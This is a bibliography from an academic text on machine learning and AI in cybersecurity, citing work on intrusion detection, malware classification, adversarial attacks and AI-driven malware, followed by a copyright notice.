6. Boccaletti, S., Latora, V., Moreno, Y., Chavez, M., Hwang, D.U.: Complex networks: Structure and dynamics. *Physics reports* 424(4-5), 175–308 (2006)
7. Botes, F.H., Leenen, L., De La Harpe, R.: Ant colony induced decision trees for intrusion detection. In: *16th European Conference on Cyber Warfare and Security*. pp. 53–62 (2017)
8. Burnap, P., French, R., Turner, F., Jones, K.: Malware classification using self organising feature maps and machine activity data. *computers & security* 73, 399–410 (2018)
9. Chen, S., Xue, M., Fan, L., Hao, S., Xu, L., Zhu, H., Li, B.: Automated poisoning attacks and defenses in malware detection systems: An adversarial machine learning approach. *computers & security* 73, 326–344 (2018)
10. Chen, W., Liu, T., Tang, Y., Xu, D.: Multi-level adaptive coupled method for industrial control networks safety based on machine learning. *Safety Science* 120, 268–275 (2019)
11. Craigen, D., Diakun-Thibault, N., Purse, R.: Defining cybersecurity. *Technology Innovation Management Review* 4(10) (2014)
12. Curtin, R.R., Gardner, A.B., Grzonkowski, S., Kleymenov, A., Mosquera, A.: Detecting dga domains with recurrent neural networks and side information. *arXiv preprint arXiv:1810.02023* (2018)
13. Faris, H., Ala'M, A.Z., Heidari, A.A., Aljarah, I., Mafarja, M., Hassonah, M.A., Fujita, H.: An intelligent system for spam detection and identification of the most relevant features based on evolutionary random weight networks. *Information Fusion* 48, 67–83 (2019)
14. Ghafir, I., Hammoudeh, M., Prenosil, V., Han, L., Hegarty, R., Rabie, K., Aparicio-Navarro, F.J.: Detection of advanced persistent threat using machine-learning correlation analysis. *Future Generation Computer Systems* 89, 349–359 (2018)
15. Hashemi, H., Azmoodeh, A., Hamzeh, A., Hashemi, S.: Graph embedding as a new approach for unknown malware detection. *Journal of Computer Virology and Hacking Techniques* 13(3), 153–166 (2017)
16. Haykin, S.: *Neural Networks and Learning Machines*. Pearson Education (2010)
17. Hettich, S., Bay, S.: The uci kdd archive [<http://kdd.ics.uci.edu>]. irvine, ca: University of california. Department of Information and Computer Science 152 (1999)
18. Kabir, E., Hu, J., Wang, H., Zhuo, G.: A novel statistical technique for intrusion detection systems. *Future Generation Computer Systems* 79, 303–318 (2018)

## Literature

19. Kolosnjaji, B., Demontis, A., Biggio, B., Maiorca, D., Giacinto, G., Eckert, C., Roli, F.: Adversarial malware binaries: Evading deep learning for malware detection in executables. In: 2018 26th European Signal Processing Conference (EUSIPCO). pp. 533–537. IEEE (2018)
20. Li, P., Liu, Q., Zhao, W., Wang, D., Wang, S.: Bebp: an poisoning method against machine learning based idss. arXiv preprint arXiv:1803.03965 (2018)
21. Li, Y., Yang, Z., Chen, X., Yuan, H., Liu, W.: A stacking model using url and html features for phishing webpage detection. Future Generation Computer Systems 94, 27–39 (2019)
22. Lison, P., Mavroeidis, V.: Automatic detection of malware-generated domains with recurrent neural models. arXiv preprint arXiv:1709.07102 (2017)
23. Microsoft: (Dec 2019), <https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>, accessed: 2019-12-30
24. Ney, P., Koscher, K., Organick, L., Ceze, L., Kohno, T.: Computer security, privacy, and {DNA} sequencing: Compromising computers with synthesized {DNA}, privacy leaks, and more. In: 26th {USENIX} Security Symposium ({USENIX} Security 17). pp. 765–779 (2017)
25. Otero, F.E., Freitas, A.A., Johnson, C.G.: Inducing decision trees with an ant colony optimization algorithm. Applied Soft Computing 12(11), 3615–3626 (2012)
26. Procdot: (Dec 2019), <https://www.procdot.com>, accessed: 2019-12-30
27. Rigaki, M., Garcia, S.: Bringing a gan to a knife-fight: Adapting malware communication to avoid detection. In: 2018 IEEE Security and Privacy Workshops (SPW). pp. 70–75. IEEE (2018)
28. Rumelhart, D.E., Hinton, G.E., Williams, R.J.: Learning representations by backpropagating errors. nature 323(6088), 533–536 (1986)
29. Seymour, J., Tully, P.: Weaponizing data science for social engineering: Automated e2e spear phishing on twitter. Black Hat USA 37 (2016)
30. Seymour, J., Tully, P.: Generative models for spear phishing posts on social media. arXiv preprint arXiv:1802.05196 (2018)
31. Shone, N., Ngoc, T.N., Phai, V.D., Shi, Q.: A deep learning approach to network intrusion detection. IEEE Transactions on Emerging Topics in Computational Intelligence 2(1), 41–50 (2018)
32. Sikora, L., Zelinka, I.: Swarm Virus, Evolution, Behavior and Networking, pp. 213–239. Springer Berlin Heidelberg, Berlin, Heidelberg (2018), [https://doi.org/10.1007/978-3-662-55663-4\\_11](https://doi.org/10.1007/978-3-662-55663-4_11)
33. Smadi, S., Aslam, N., Zhang, L.: Detection of online phishing email using dynamic evolving neural network based on reinforcement learning. Decision Support Systems 107, 88–102 (2018)
34. Stoecklin, M.P.: Deeplocker: How ai can power a stealthy new breed of malware. Security Intelligence 8 (2018)

## Literature

37. Tavallae, M., Bagheri, E., Lu, W., Ghorbani, A.A.: A detailed analysis of the kdd cup 99 data set. In: 2009 IEEE symposium on computational intelligence for security and defense applications. pp. 1–6. IEEE (2009)
38. Thanh, C.T., Zelinka, I.: A survey on artificial intelligence in malware as next-generation threats. In: MENDEL. vol. 25, pp. 27–34 (2019)
39. Tramèr, F., Zhang, F., Juels, A., Reiter, M.K., Ristenpart, T.: Stealing machine learning models via prediction apis. In: 25th {USENIX} Security Symposium ({USENIX} Security 16). pp. 601–618 (2016)
40. Truong, T.C., Zelinka, I., Senkerik, R.: Neural swarm virus. In: Zamuda, A., Das, S., Suganthan, P.N., Panigrahi, B.K. (eds.) Swarm, Evolutionary, and Memetic Computing and Fuzzy and Neural Computing. pp. 122–134. Springer International Publishing, Cham (2020)
41. VMware: (Dec 2019), <https://www.vmware.com/>, accessed: 2019-12-30
42. Von Solms, R., Van Niekerk, J.: From information security to cyber security. computers & security 38, 97–102 (2013)
43. Wang, Z., Dong, H., Chi, Y., Zhang, J., Yang, T., Liu, Q.: Dga and dns covert channel detection system based on machine learning. In: Proceedings of the 3rd International Conference on Computer Science and Application Engineering. p. 156. ACM (2019)
44. Yang, L., Zhai, J., Liu, W., Ji, X., Bai, H., Liu, G., Dai, Y.: Detecting word-based algorithmically generated domains using semantic analysis. Symmetry 11(2), 176 (2019)
45. Ye, Y., Chen, L., Hou, S., Hardy, W., Li, X.: Deepam: a heterogeneous deep learning framework for intelligent malware detection. Knowledge and Information Systems 54(2), 265–285 (2018)
46. Zelinka, I.: Soma:self-organizing migrating algorithm. In: New optimization techniques in engineering, pp. 167–217. Springer (2004)
47. Zelinka, I., Chen, G.: Evolutionary Algorithms, Swarm Dynamics and Complex Networks: Methodology, Perspectives and Implementation, vol. 26. Springer (2017)
49. Zelinka, I., Das, S., Sikora, L., Šenkeřík, R.: Swarm virus-next-generation virus and antivirus paradigm? Swarm and Evolutionary Computation 43, 207–224 (2018)

## Copyright

*This didactic material is meant for the personal use of the student only, and is copyrighted. Its reproduction with modification is strictly forbidden in compliance with and in force of the law on Authors rights.*

*Permission to make digital or hard copies of part or all of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for third-party components of this work must be honored. For all other uses, contact the owner/author(s).*